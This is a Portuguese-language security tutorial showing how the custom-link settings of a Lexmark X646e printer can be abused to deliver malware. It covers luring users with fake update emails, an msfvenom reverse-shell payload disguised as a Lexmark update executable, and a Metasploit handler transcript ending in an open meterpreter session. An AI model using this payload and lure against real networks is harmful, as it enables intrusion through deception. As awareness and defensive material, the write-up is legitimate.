

# Usando layout de impressora como vetor para inserção de código malicioso

Autor: c4io  
Company: softeam.com.br  
Twitter: c4ioli

Impressoras, em especial da marca Lexmark, possuem em suas configurações, a possibilidade de personalizar e editar links.


Trata-se de um formulário, onde o usuário tem a liberdade de colocar um link que não seja padrão.

Esse recurso pode ser achado via página html, pelo endereço de rede local da impressora.

Por exemplo, em: configurações → redes e portas → configuração de link personalizado.

Não há dúvida quanto à interatividade com o usuário, a fabricante possui uma interface fácil e intuitiva.

No entanto, pode ser uma porta de entrada para um backdoor, ou algum código malicioso se as configurações puderem ser acessadas por alguém mal intencionado, seja por falta de cuidado com segurança ou por outro meio de obtenção de acesso.



The screenshot shows a web interface for updating printer settings. On the left is a navigation menu with options: Status do dispositivo, Perfil de digitalização, Copiar config impr., Configurações, Relatórios, Vínculos e índice, and Pedir suprimentos. The main area is titled 'Atualizar' and 'Nome do contato: Local:'. It contains a form with four entries, each with a 'Nome' field, a 'URL' field, and a 'Status' dropdown menu. The entries are: 1. Nome: Suporte técnico, URL: http://www.lexmark.com/MD/?fu (http://www.suaemp.com), Status: Padrão. 2. Nome: Pedir suprimentos, URL: http://www.lexmark.com/MD/?fu (http://www.suaemp.com), Status: Padrão. 3. Nome: Registro, URL: http://www.lexmark.com/MD/?fu (http://www.suaemp.com), Status: Padrão. 4. Nome: Atualizações de firmware, URL: http://www.lexmark.com/MD/?fu (http://www.suaemp.com), Status: Padrão. At the bottom are 'Enviar' and 'Redefinir formulário' buttons.

## Infectando o Host Alvo

A técnica é bastante simples, consiste em induzir o usuário a acessar um dos links personalizáveis, este, contendo um código malicioso previamente configurado.

Nos testes foi usado um código script e um exploit de conexão reversa.

## Induzindo o usuário a acessar as configurações onde o link se encontra

Pode ser feito de algumas formas, segue duas delas:

1 - Enviando instruções de atualização (informando o caminho do link onde vai ter o código) para o e-mail cadastrado nos formulários da própria impressora.

Descobrir o e-mail cadastrado na impressora:

Configurações → Gerenciar Atalhos → Configurações de atalho de e-mail

The screenshot shows the 'Configuração' (Configuration) page of a Lexmark printer. The left sidebar contains navigation options: Status do dispositivo, Perfil de digitalização, Configuração, Relatórios, Links & Índice, Aplicativos, and Pedir suprimentos. The main content area is titled 'Configuração de atalho de e-mail' and includes the following fields and options:

- Nome: [input field]
- Endereço: [input field] (No máximo 512 caracteres. Use uma vírgula para separar os endereços.)
- Formatar: PDF (.pdf) [dropdown]
- Conteúdo: Texto/Foto [dropdown]
- Cor: Cinza [dropdown]
- Resolução: 150 ppp [dropdown]
- Atalho: [input field] (Interv: 1-99999, 0 = não atribuído.)

Buttons: Adicionar, Modificar, Excluir entrada, Excluir lista, Esvaziar formulário.

Atalhos de e-mail: 0% espaço usado.


Nome	Endereço	Formatar	Conteúdo	Cor	Resolução	Atalho
[input]	[input]@[input].br	PDF (.pdf)	Texto/Foto	Cinza	150 ppp	1

Outra Forma de Descobrir o e-mail


Configurações → Importar/Exportar → Exportar Arquivos de Atalho

The screenshot shows a web browser window with the address bar at 10.18.166.173. The page displays the Lexmark X646e printer configuration interface. A Firefox dialog box titled 'Abrir "shortcutsfile.ucf"' is open, showing the file path 'http://10.18.166.173/shortcutsfile.ucf' and the option 'Download' selected. The background page shows the 'Configuração' section with links for 'Importar/exportar atalhos' and 'Importar/exportar configurações'.


## Fazer o Download e abrir o arquivo



2 - Além do e-mail, pode ser usada em paralelo, a mudança de exibição na tela da impressora, como no exemplo:



Mudando as Configurações de Exibição  
Configuração → Configurações Gerais → Informações Exibidas



## Gerando o Exploit de Acesso Remoto

No teste, foi criando um executável com msfvenom:

```
# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00'  
LHOST=10.18.166.129 LPORT=443 -f exe > Atualização_Lexmark.exe
```

O bypass usado não é eficaz, foi apenas para demonstração. Existem outras maneiras mais eficientes.

## Editando o Link Personalizável

configurações → redes e portas → configuração de link personalizado

Depois de configurado, enviar.

Status do dispositivo	Nome <input type="text" value="suporte tecnico"/> URL <input type="text" value="http://www.lexmark.com/MD/?fu"/> (http://www.suaemp.com)
Perfil de digitalização	Status <input type="text" value="Personalizado"/> ▾ Nome <input type="text" value="Pedir suprimentos"/> URL <input type="text" value="EXPLOIT, SCRIPT OU PAG. FAKE"/> (http://www.suaemp.com)
Copiar config impr.	
Configurações	
Relatórios	Status <input type="text" value="Personalizado"/> ▾ Nome <input type="text" value="Registro"/> URL <input type="text" value="EXPLOIT, SCRIPT OU PAG. FAKE"/> (http://www.suaemp.com)
Vínculos e índice	
Aplicativos	
Config Scan to Network	Status <input type="text" value="Personalizado"/> ▾ Nome <input type="text" value="Atualizações de firmware"/> URL <input type="text" value="EXPLOIT, SCRIPT OU PAG. FAKE"/> (http://www.suaemp.com)
Painel do operador remoto	
Pedir suprimentos	<input type="button" value="Enviar"/> <input type="button" value="Redefinir formulário"/>

English Français Deutsch Italiano Español Dansk Norsk Nederlands Svenska Português

## Hospedando o Executável

No exemplo, foi usado o endereço de localhost, com um código html simples, apenas para teste. Mas para melhor eficácia, pode-se usar uma página fake personalizada.


## Vínculos e índice

### Vínculos

[Utilitários e drivers](#)  
[Pedir suprimentos](#)



[Página inicial da Lexmark](#)  
[Registro](#)

[Suporte técnico](#)  
[Atualizações de firmware](#)



# Index of /

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
----------------------	-------------------------------	----------------------	-----------------------------

 <a href="#">Atualizacao_Lexmark.exe</a>	2015-10-22 18:57	72K	
 <a href="#">link.html</a>	2015-10-22 19:09	67	

*Apache/2.4.10 (Debian) Server at 10.18.166.129 Port 80*

## Estabelecendo a Conexão com o Host após a execução do arquivo “Atualização\_Lexmark.exe”

Usando metasploit

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.18.166.129
lhost => 10.18.166.129
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit
```

```
root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.4-2015090201 ]
+ -- --=[ 1476 exploits - 852 auxiliary - 239 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.18.166.129
lhost => 10.18.166.129
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 10.18.166.129:443
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 10.18.166.82
[*] Meterpreter session 1 opened (10.18.166.129:443 -> 10.18.166.82:50260) at 20
15-10-23 18:00:00 -0200

meterpreter >
```

## Considerações

O que foi descrito, não trata – se de uma vulnerabilidade (nesse caso específico), mas uma demonstração de como usar a impressora como vetor de ataque.

A impressora lexmark foi usada na demonstração, por conter em suas configurações a opção de links personalizáveis.

A impressora usada foi a Lexmark x646e, outros modelos também possuem opção de links personalizáveis, mas não foi testado.

As configurações de segurança estão disponíveis no manual da impressora ou no site da fabricante, é recomendada a leitura.

A demonstração foi somente para fins de alerta e proteção e os testes foram feitos em rede local.

Obrigado pela leitura.

By c4io

Referências:

[support.lexmark.com/index?](https://support.lexmark.com/index?locale=PT&page=product&userlocale=PT_PT&productCode=LEXMARK_X646E#3)

[locale=PT&page=product&userlocale=PT\\_PT&productCode=LEXMARK\\_X646E#3](https://support.lexmark.com/index?locale=PT&page=product&userlocale=PT_PT&productCode=LEXMARK_X646E#3)

[metasploit.com](https://metasploit.com)

[offensive-security.com/metasploit-unleashed/msfvenom](https://offensive-security.com/metasploit-unleashed/msfvenom)